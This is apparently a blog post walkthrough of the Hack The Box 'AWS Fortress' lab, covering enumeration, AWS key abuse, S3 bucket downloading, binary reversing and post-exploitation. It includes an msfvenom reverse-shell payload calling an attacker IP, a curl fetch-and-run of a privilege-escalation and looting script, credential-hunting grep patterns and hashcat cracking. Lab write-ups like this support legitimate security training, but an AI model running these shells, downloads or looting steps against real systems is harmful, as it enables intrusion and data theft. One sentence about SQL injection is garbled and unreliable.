

[Open in app](#)



Search Medium



This member-only story is on us. [Upgrade](#) to access all of Medium.

◆ Member-only story

## AWS Fortress guide – HTB



Karol Mazurek · [Follow](#)

9 min read · Sep 25, 2022

Listen

Share

More

TIPS that can help complete the AWS fortress.



## PORT SCAN

- TCP

```
1 nmap --script-updatedb
2 rustscan --accessible -t 5000 -b 1000 --scan-order "Random" -a "$ip" -- -n -A -Pn
--script discovery,vuln --append-output -oA "scan"
```

- UDP

```
1 nmap --script-updatedb
2 sudo nmap -sU $ip -A -Pn --script discovery,vuln --append-output -oA udp_scan
```

## PARSING THE NMAP RESULTS

```
1 ultimate-nmap-parser.sh *.gnmap --all
```

Source: Own study.

## AUTOMATIC WAY

You can also choose a more automatic way of service enumeration with:

## ◆ crimson\_IPcon ◆

◆ Module zero needs IP ADDRESS or list\_with\_ip.txt ◆

```
# The most optimal use:  
c_0 -l ip.txt -t -u -p -k '' -v -b  
  
crimson_IPcon -i IPADDRESS  
  
# Optional flags are shown below:  
-l ip.txt          # Only IPs, one per line.  
-o /root/bounty/   # The default directory is /root/bounty/$(date +%Y_%m_%d_%H_%M)  
-t                 # TCP SCAN ON (FULL RANGE)  
-u                 # UDP SCAN ON (TOP 1000 PORTS)  
-p                 # PING SWEEP ON  
-k ''              # 1. user enum  
                   # 2. pass spraying  
                   # 3. ASREPROAST (no pass)  
-v                 # VULNERABILITY SCANNING  
-b                 # BRUTE FORCE
```

Source: [https://github.com/Karmaz95/crimson#diamonds-crimson\\_ipcon-diamonds](https://github.com/Karmaz95/crimson#diamonds-crimson_ipcon-diamonds)

## WEB ENUMERATION

There are many steps in the web reconnaissance phase. Ensure you do it thoroughly, so you will not miss any information.

### VHOST DISCOVERY

If you find any web servers, do not forget to enumerate virtual hostnames.

#### USING DOMAIN NAME

```
url="http://$domain"  
vhost=$HOME/tools/crimson/words/vhosts.txt  
blength=$(curl -k -s -H "Host: bbaddhost.$domain" $url |wc -l)  
glength=$(curl -k -s -H "Host: $domain" $url |wc -l)  
wfuzz -c -w $vhost -H "Host: FUZZ.$domain" -u $url -t 100 --hl "$glength","$blength"
```

#### USING HOST IP ADDRESS

```
ip=10.13.37.15  
url="http://$ip"  
vhost=$HOME/tools/crimson/words/vhosts.txt  
blength=$(curl -k -s -H "Host: bbaddhost.$domain" $url |wc -l)  
glength=$(curl -k -s -H "Host: $domain" $url |wc -l)  
wfuzz -c -w $vhost -H "Host: FUZZ.$domain" -u $url -t 100 --hl "$glength","$blength"
```

ip=\$(dig +short "\$domain")

Source: Own study — virtual host enumeration.

## DIRECTORY BRUTEFORCING

I found it hard to brute-force the paths and parameters because of the fortress instability, but to be sure, you can use the command below:

```
feroxbuster -C 400,404 --auto-tune -nEgBekr --wordlist $dir -u $url -o ferox.txt
```

Source: Own study — directory brute-forcing.

Additionally, tip regard to directory brute-forcing is always to try to guess the **API version number** if you ever encounter the `/api/` endpoint:

```
* http://afine.com/api/v1/tokens/get
** v{FUZZ}
** v1.{FUZZ}

> cat /home/karmaz95/tools/crimson/words/dir | grep "^\w[0-9].*$" | tr "\n" "\t"
v0      v1      v2      v3      v4      v5      v6      v7      v8      v9      v01     v05     v10
v12     v13     v14     v15     v16     v17     v20     v21     v23     v24     v26     v27     v30
v41     v42     v45     v47     v52     v53     v92     v001    v002    v003    v005    v009    v1.0
v1.1    v1n1   v1n2   v1n3   v1n4   v1n5   v1n6   v1n7   v1n8   v1n9   v2.0   v209   v2i1
v2s1   v2vi   v300   v437   v438   v4n1   v5n5   v5966  v1.bak  v1c1-1 v3c2-1 v3c3-1 v42bis
```

Source: Own study — dir wordlist.

## WEB CRAWLING

I prepared a short script to automate this task a long time ago.  
I still use it today and recommend it for the web crawling process:

- You have to prepare `domains.txt` file with one domain for each line.
- You can replace the `Cookie` header if you have any session IDs.

```
cookie='Cookie: a=1;'
file_path='domains.txt'

for domain in $(cat "$file_path"); do
    echo "[+] $domain"
    domain="$domain"
    echo "$domain" | httpx -silent | gospider -c 10 -q -r -w -a
    --sitemap --robots --subs -H "$cookie" >> urls.txt
    python3 "$HOME"/tools/ParamSpider/paramspider.py -d "$domain"
    --output ./paramspider.txt --level high > /dev/null 2>&1
    cat paramspider.txt 2>/dev/null | grep http | sort -u | grep
    "$domain" >> urls.txt
    rm paramspider.txt 2>/dev/null
```

```

get-all-urls "$domain" >> urls.txt
waybackurls "$domain" >> urls.txt
echo "$domain" | httpx -silent | hakrawler >> urls.txt
echo "$domain" | httpx -silent | galer -s >> urls.txt
done

cat urls.txt | grep -Eo "(http|https)://[a-zA-Z0-9./?=_-]*" | sort
-u | qsreplace -a > temp1.txt
mv temp1.txt urls.txt

```

- As a result, you will get the URLs in the `urls.txt` file.

## **JS EXTRACTION**

After gathering URLs, choose one domain and collect JS files for analysis:

```

domain=TARGET
cookie='Cookie: a=1;'
cat urls.txt | grep "\.js" | grep "$domain" >> js_urls.txt
sort -u urls.txt js_urls.txt | getJS --timeout 3 --insecure
--complete --nocolors -H "$cookie" | grep "^http" | grep "$domain"
| sed "s/\?.*/"/" | anew js_urls.txt
httpx -silent -l js_urls.txt -H "$cookie" -fc 304,404 -srd
source_code/ >> temp
mv temp js_urls.txt

```

## **PROXY THE RESULTS TO THE BURP SUITE**

After the above steps, you should gather quite a lot of data to analyze.

It is good to proxy them to the Burp Suite using httpx.

```
httpx -http-proxy http://127.0.0.1:8080 -l urls.txt
```

Source: Own study.

## **AUTOMATIC WAY**

You can also choose a more automatic way of web enumeration with:

## ◆ crimson\_target ◆

◆ Second module needs `subdomain name` ◆

```
# The most optimal use:  
c_2 -d "DOMAIN" -c "Cookie: auth1=123;" -a -v -h  
  
# Optional flags are shown below:  
-c "Cookie: auth1=123;"  
-j "burp.collaborator.domain" # SSRF check with quickpress  
-v # Virtual host discovering  
-a # Without this flag, you have to check for false-positives after brute-forcing manually  
-y # Proxy urls.txt and ffuf.txt to Burp (host.docker.internal:8080)  
-p # Parameter brute-forcing with Arjun (WARNING - it takes a lot of time, better use Burp Param Miner)  
-h # Test HOP-BY-HOP header deletion at the end  
-b # Check backup files on all live URLs (status code != 404)  
    # Can take a few hours...  
-n # Use this option to skip the directory brute-forcing phase  
-k # Test HTTP instead of HTTPS
```

Source: [https://github.com/Karmaz95/crimson#diamonds-crimson\\_target-diamonds](https://github.com/Karmaz95/crimson#diamonds-crimson_target-diamonds)

## AUTHORIZATION & AUTHENTICATION WEB TESTING

For this purpose, I recommend the AppSec tales that I have written:



Karol Mazurek

### SOURCE CODE ANALYSIS AppSec Tales

Source code analysis is always an important part of security testing.  
It does not matter if it is the website or the application you are testing,  
the application you should always analyze.



### ALL AROUND

Source code analysis is language-dependent, but many multi-language tools exist for automatic analysis. One of them is a `semgrep`:

```
> semgrep --config auto  
Fetching rules from https://semgrep.dev/registry.
```

**Scanning across multiple languages:**

Source: Own study — automatic source code analysis using semgrep.

## HARDCODED CREDENTIALS

Do not forget always to analyze your code for the plain credentials that can be hardcoded in it. The easiest way is to use grep with its own regex.

- An example of such a regular expression is shown below:

```
grep -arionI "cpassword\|db_admin\|pwd\|password\|pass\|hasło\|haslo\|AIza" *
```

Source: Own study — searching for the hardcoded credentials using grep.

- Another way is to use open source tools:

- Semgrep

```
semgrep --config "p/secrets"
```

- Whispers

```
whispers target_dir/
```

- Detect secrets

```
detect-secrets scan --all-files
```

- Cariddi

 To run locally start a python server in the source code repository.

```
cat urls | cariddi -s
```

- Tell me your secrets

```
tell-me-your-secrets .
```

- Dumpster Diver

```
./DumpsterDiver.py -p target_dir/
```

- Trufflehog

```
trufflehog filesystem --directory=target_dir
```

Source: Own study.

## JS DEOFUSCATION

For the JS deobfuscation use [de4js](#):

The screenshot shows the de4js web-based tool interface. At the top, there are tabs for "String", "Local File", and "Remote File". Below the tabs is a text input field with placeholder text "Paste code here...". Underneath the input field is a row of radio buttons for various obfuscation methods: "None" (selected), "Eval", "Array", "Obfuscator IO", "...Number", "JSFuck", "JJencode", "AAencode", "URLencode", "Packer", "JS Obfuscator", "My Obfuscate", "Wise Eval", "Wise Function", "Clean Source", and "Unreadable". Below these are several checkboxes: "Line numbers" (unchecked), "Format Code" (checked), "Unescape strings" (unchecked), "Recover object-path" (checked), "Execute expression" (unchecked), "Merge strings" (checked), and "Remove grouping" (unchecked). At the bottom are two buttons: "Clear" and "Auto Decode".

Source: <https://lelinhtinh.github.io/de4js/>

Another way could be to pipe the js file into the js-beautify.

```
cat $file" | js-beautify
```

## JS ANALYSIS

Make sure you read every JS file source code.

The screenshot shows a slide with a blue vertical bar on the left. At the top left is an info icon (i) followed by the section title "WHAT TO LOOK FOR:". Below the title is a bulleted list of items:

- LINKS
- Domains
- Endpoints
- Parameters
- Hidden functions
- API keys
- Developer comments
- Hardcoded credentials

Source: Own study.

The below command helps you extract the endpoints from the JS file:

```
1 grep '/\w[^ ]\w*' $target_file
```

You can always fuzz those new endpoints using a file that contains the discovered domains to find if the endpoints exist on any of them:

## FUZZING NEW ENDPOINTS

- Prepare domains.txt and endpoints.txt

```
1 for domain in $(cat domains.txt); do for endpoint in $(cat endpoints.txt); do echo "http://$domain$endpoint" | tee -a new_urls.txt ;done ;done
2 httpx -l new_urls.txt -fr -fc 404 -sc -td -cl -silent -o httpx_new_urls.txt

> grep '/\w[^ ]\w*' $target_file | cut -d "'" -f4 | tee -a endpoints.txt
/api/
/api/
/api/
/api/
/api/
/api/
```

Source: Own study — combining endpoints from JS files with the discovered domain names.

Moreover, you should proxy the results to the Burp Suite and use the [meth0dman](#) extension for HTTP method probing:

(i) Use meth0dman.

1. Send to meth0dman
2. Cluster bomb
3. Palyoad1 ⇒ Simple list ⇒ HTTP VERBS
4. Payload2 ⇒ Extension generated ⇒ meth0dman

5. 

1. Add match/replace rule for the Payload2 - to delete last slash.

6. **Payload Encoding**  
This setting can be used to URL-encode selected characters  
 URL-encode these characters: `\>=<?+&*;"\|^\#`

1. Uncheck encoding.

7. RUN

Source: Own study — HTTP method probing.

## JSON ANALYSIS

If you leak any JSON files, try to extract the same type of information from JavaScript files.

## CLOUD — AWS

Heart of the fortress, there are many bugs, but they are not complicated.

### AWS KEYS

It would help if you focused on the access keys and the permissions they have.

```
> cat log.txt | jq -r '.' | head
{
  "result": [
    {
      "id": 1,
      "type": "AWS_CREDENTIALS",
      "key": "AWS_ACCESS_KEY_ID",
      "value": "AKIAEXAMPLEEXAMPLEEEE"
    },
    {
      "id": 2,
      "type": "AWS_CREDENTIALS",
      "key": "AWS_SECRET_ACCESS_KEY",
      "value": "ASIAEXAMPLEEXAMPLEEEE"
    }
  ]
}
```

**LONG TERM CREDETNAILS**

AWS\_ACCESS\_KEY\_ID=AKIAEXAMPLEEXAMPLEEEE

- No specified lifespan (usable till deactivation)
- Not recommended from a security perspective.

**SHORT TERM CREDETNAILS**

AWS\_ACCESS\_KEY\_ID=ASIAEXAMPLEEXAMPLEEEE

**AWS API AUTH**

LONG | SHORT TERM KEY + SECRET ACCESS KEY

It is good to download the repository using [git-dumper](#) and then analyze it using [GitKraken](#).

- The below screenshot briefly describes how to use AWS keys in CLI:

```
git-dumper --aws-access-key-id AKIAEXAMPLEEXAMPLEEEE --aws-secret-access-key ASIAEXAMPLEEXAMPLEEEE
```

**SET ENV VARIABLES – METHOD 1**

```
> export AWS_ACCESS_KEY_ID=AKIAEXAMPLEEXAMPLEEEE
> export AWS_SECRET_ACCESS_KEY=ASIAEXAMPLEEXAMPLEEEE
```

**SET ENV VARIABLES – METHOD 2**

```
> aws configure
AWS Access Key ID [REDACTED]: 
AWS Secret Access Key [REDACTED]: 
Default region name [REDACTED]: 
Default output format [None]:
```


**ENUMERATE IDENTITY**

```
> aws sts get-caller-identity --endpoint-url http://REDACTED/
{
  "UserId": "AKIAEXAMPLEEXAMPLEEEE",
  "Account": "REDACTED",
  "Arn": "arn:aws:sts::REDACTED"
}
```

Source: Own study

## AWS DATABASES

Use this [sql injection](#) how to overflow the file size to store extensions.



Another approach is to use [official documentation](#).

## AWS CLOUD FORMATION

Make sure you get the idea of the [AWS CloudFormation](#) and how you can use templates to your advantage.

## AWS SCRIPT FOR RECURSIVE DOWNLOAD

The below script is very handy for the recursive bucket downloading:

```
#!/bin/bash
ARGS="--endpoint-url TARGET --region REGION"

echo "[+] listing s3 buckets"
BUCKETS=$(aws s3api list-buckets $ARGS | jq '.Buckets[].Name' | tr -d \")
mkdir buckets
for BUCKET in $(echo "$BUCKETS"); do
    echo "[+] downloading files from $BUCKET"
    mkdir buckets/$BUCKET
    FILES=$(aws s3 ls $BUCKET $ARGS | awk '{print $4}')
    for FILE in $(echo "$FILES"); do
        aws s3api get-object --bucket $BUCKET --key $FILE
        buckets/$BUCKET/$FILE $ARGS 1>/dev/null
    done
done
```

## REVERSE

Some reverse engineering challenges need to be done to complete the AWS fortress. The below tips should make it easier.

### FLOSS

Use The FireEye Labs Obfuscated String Solver ([FLOSS](#)) instead of strings.

*Many malware authors evade heuristic detections by obfuscating only key portions of an executable. Often, these portions are strings and resources used to configure an infection's domains, files, and other artifacts. These key features will not appear as plaintext in the output of the strings.exe.*

- You can use it just like `strings.exe` to enhance the basic static analysis of unknown binaries:

```
floss -s elf.bin  
floss pe.exe
```

Source: Own study — using floss.

### GREP BINARIES

You can grep memory dumps using `-a` flag.

### DECOMPILATION

Decompile & disassemble the binary:

- using [IDA](#) / [Ghidra](#) / [Hopper](#) / [Binary Ninja](#)
- *disassembly text section*
- *check sections*
- *check functions addresses*

```
objdump -D ./bin_name -j .text -M intel  
readelf -S ./bin_name  
objdump -TR ./bin_name
```

Source: <https://karol-mazurek95.medium.com/pwn-methodology-linux-5c8355a8c9c2>

## MEMORY CARVING

You can automate the extraction of the many file types using `binwalk` :

```
> binwalk -e target.strange
```

Source: Own study — extracting the files using `binwalk`.

## THE NEWEST FIRST!

Take a smart approach and sort the file extracted by the dates:

```
find -printf "%TY-%Tm-%TD %TT %p\n" | sort -n
```

## HANDLING ZIP

For heavily nested zip files, you can use the Matryoshka option in `binwalk` to parse the nested files.

```
> binwalk -M -e strange.file | grep -v Zlib | tee -a RE_strange_file.txt
```

Source: Own study — extracting known file types and analyzing recursively.

- Additionally, pipe the results into a text file and then analyze it.

```
> grep "*.c$" RE_strange_file.txt
```

Source: Own study — searching for C source code files.

## HANDLING PYTHON BINARIES

If you want to decompile the binaries created by PyInstaller, use first `pyinstxtractor` to get the `.pyc` files:

## Usage

The script can be run by passing the name of the exe as an argument.

```
$ python pyinstxtractor.py <filename>
X:\>python pyinstxtractor.py <filename>
```

It is recommended to run the script in the same version of Python which was used to generate the executable. This is to prevent unmarshalling errors(if any) while extracting the PYZ archive.

Source: <https://github.com/extremecoders-re/pyinstxtractor>

Then use `decompyle3` to get the source code of the `.pyc` file.

## Usage

### Run

```
$ decompyle3 *compiled-python-file-pyc-or-pyo*
```

Source: <https://github.com/rocky/python-decompile3#decompyle3>

## ACTIVE DIRECTORY

There are not many things to do. To be honest, it is a more WEB & CLOUD & REVERSE-oriented fortress. Following the HACKTRICKS methodology is enough to accomplish the Active Directory part.

## LINUX POST-EXPLOITATION

I feel like Meterpreter is not Linux-friendly. A good alternative is a pwncat.

### USING PWNCAT

You can generate the reverse shell using **msvenom**:

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.13.14.15 LPORT=1234 -f elf -o reverse.elf  
  
pwncat -cs -lp 1234
```

Source: Own study — generating reverse shell elf binary and starting the pwncat listener.

*The additional benefit of pwncat is that your shell will automatically upgrade after getting the connection.*

## <https://github.com/calebstewart/pwncat>

```
> pwncat -cs -lp 1234  
[14:41:47] Welcome to pwncat !  
[14:44:41] received connection from [REDACTED]  
[14:44:42] 0.0.0.0:1234: upgrading from /usr/bin/dash to /usr/bin/bash  
[14:44:43] [REDACTED]: registered new host w/ db  
(local) pwncat$
```

## UPLOADING FILES

```
(local) pwncat$ upload tools/crimson_lisp/lisp.sh /tmp/lisp.sh  
/tmp/lisp.sh  
[14:55:46] uploaded 7.70KiB in 0.25 seconds
```

## BUILD-IN ENUMERATION

```
(local) pwncat$ run enumerate
```

## ACTIVATING SESSION

```
(local) pwncat$ back  
(remote) [REDACTED]:/var/www/web$ whoami  
www-data  
(remote) [REDACTED]:/var/www/web$
```

Source: Own study — pwncat crash course.

## POST EXPLOITATION AUTOMATION

I wrote a separate article about the crimson\_lisp tool, which automates Linux's privilege escalation and looting phase:

## CRIMSON LISP

Linux Post-Exploitation tools wrapper.

karol-mazurek95.medium.com

The tool is available to download from my [GitHub](#), and the screenshot below shows how to use it during the privilege escalation phase:

## Usage

### ON THE HOST MACHINE

```
cd crimson_lisp  
sudo python3 -m http.server 80
```

### ON THE TARGET MACHINE

#### 1. DOWNLOAD THE TOOLS

```
curl -s -k http://127.0.0.1/lisp.sh -o lisp.sh; chmod +x lisp.sh  
.lisp.sh -u "http://127.0.0.1/"
```

#### 2. ESCALATE THE PRIVILEGES

```
./lisp.sh -e
```

#### 3. LOOT THE SYSTEM

```
sudo ./lisp.sh -l
```

#### 4. NETWORK DISCOVERY (as root)

##### 4.1. PING SWEEP

```
./nping INTERNAL_IP/24
```

##### 4.2. NMAP SCAN

```
./run-nmap.sh -Pn INTERNAL_IP -p- --append-output -oA all_ports_scan
```

##### 4.3 TOP PORTS SCAN

```
./run-nmap.sh -Pn 172.22.11.1/24 --top-ports 1000 --append-output -oA AD_ports
```

## COMPILING ON THE TARGET

The common problem is that the PATH environmental variable is not configured properly if you access the target system as a web service.

- If you encounter any problems with the compilation, check if the GCC exists and its location:

```
> which gcc
/usr/bin/gcc
> find / -name "gcc" -not -path "/mnt/*" 2>/dev/null
/usr/include/boost/mpl/aux_/preprocessed/gcc
/usr/lib/gcc
/usr/share/doc/gcc
/usr/share/doc/gcc-11-base/gcc
/usr/share/doc/gcc-12-base/gcc
/usr/share/doc/gcc-12-aarch64-linux-gnu-base/gcc
/usr/share/bash-completion/completions/gcc
/usr/share/gcc
/usr/share/lintian/overrides/gcc
/usr/bin/gcc
> locate gcc
/usr/lib/x86_64-linux-gnu/libgcc_s.so.1
/usr/share/gcc
```

Source: Own study — searching for the gcc.

- Then you should add the directory with the GCC binary to the PATH:

```
export PATH=$PATH:/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:
/usr/bin:/sbin
```

- If you encounter any other problems during compilation, it could be the same problem as above, but because of the dynamic linker (`ld`).

```
gcc: fatal error: cannot execute 'cc1': execvp: No such file or directory
compilation terminated.
```

```
gcc exp.c -o exp
collect2: fatal error: cannot find 'ld'
compilation terminated.
```

- The solution to the problem might be the same — check the location of the `ld` binary and update the PATH with its location.

## LOOTING PHASE

Do not depend on the automatic tools only after getting the administrative privileges on the system. Always enumerate the file system manually.

- Read the pillaging chapter of the Penetration Testing Execution Standard (PTES) and follow its guidelines:

## CRACKING

There is no one perfect cracking wordlist that will do everything for us, and there

### Post Exploitation

will always be some edge cases, but you can make the password more likely to be cracked by combining wordlist with rules.

### WORDLIST

<https://pentest-standard.org>

My wordlist is not perfect, but it brings together many other very good and well-deserved lists over the years. I made it publicly available this year:

- [crimson\\_cracking.txt](#)

## RULE

Another vital for cracking is to use proper rules set. I shared the 4 rules combined into one that I used the most:

- [crimson\\_cracking.rules](#).

```
hashcat hash.txt $wordlist -r $hashcat_rule
```

Source:[https://github.com/Karmaz95/crimson\\_cracking#hashcat-rules](https://github.com/Karmaz95/crimson_cracking#hashcat-rules)

## FINAL WORDS

Amazon and HTB make a great job with this fortress. You will learn a lot from it about the AWS cloud environment. Additionally, the fortress will sharpen your WEB exploitation skills and reverse engineering.

I recommend it to anyone who wants to work with AWS.

Information Technology

AWS

Hackthebox

Information Security

Reverse Engineering



Follow



## Written by Karol Mazurek

728 Followers

Offensive Security Engineer

---

More from Karol Mazurek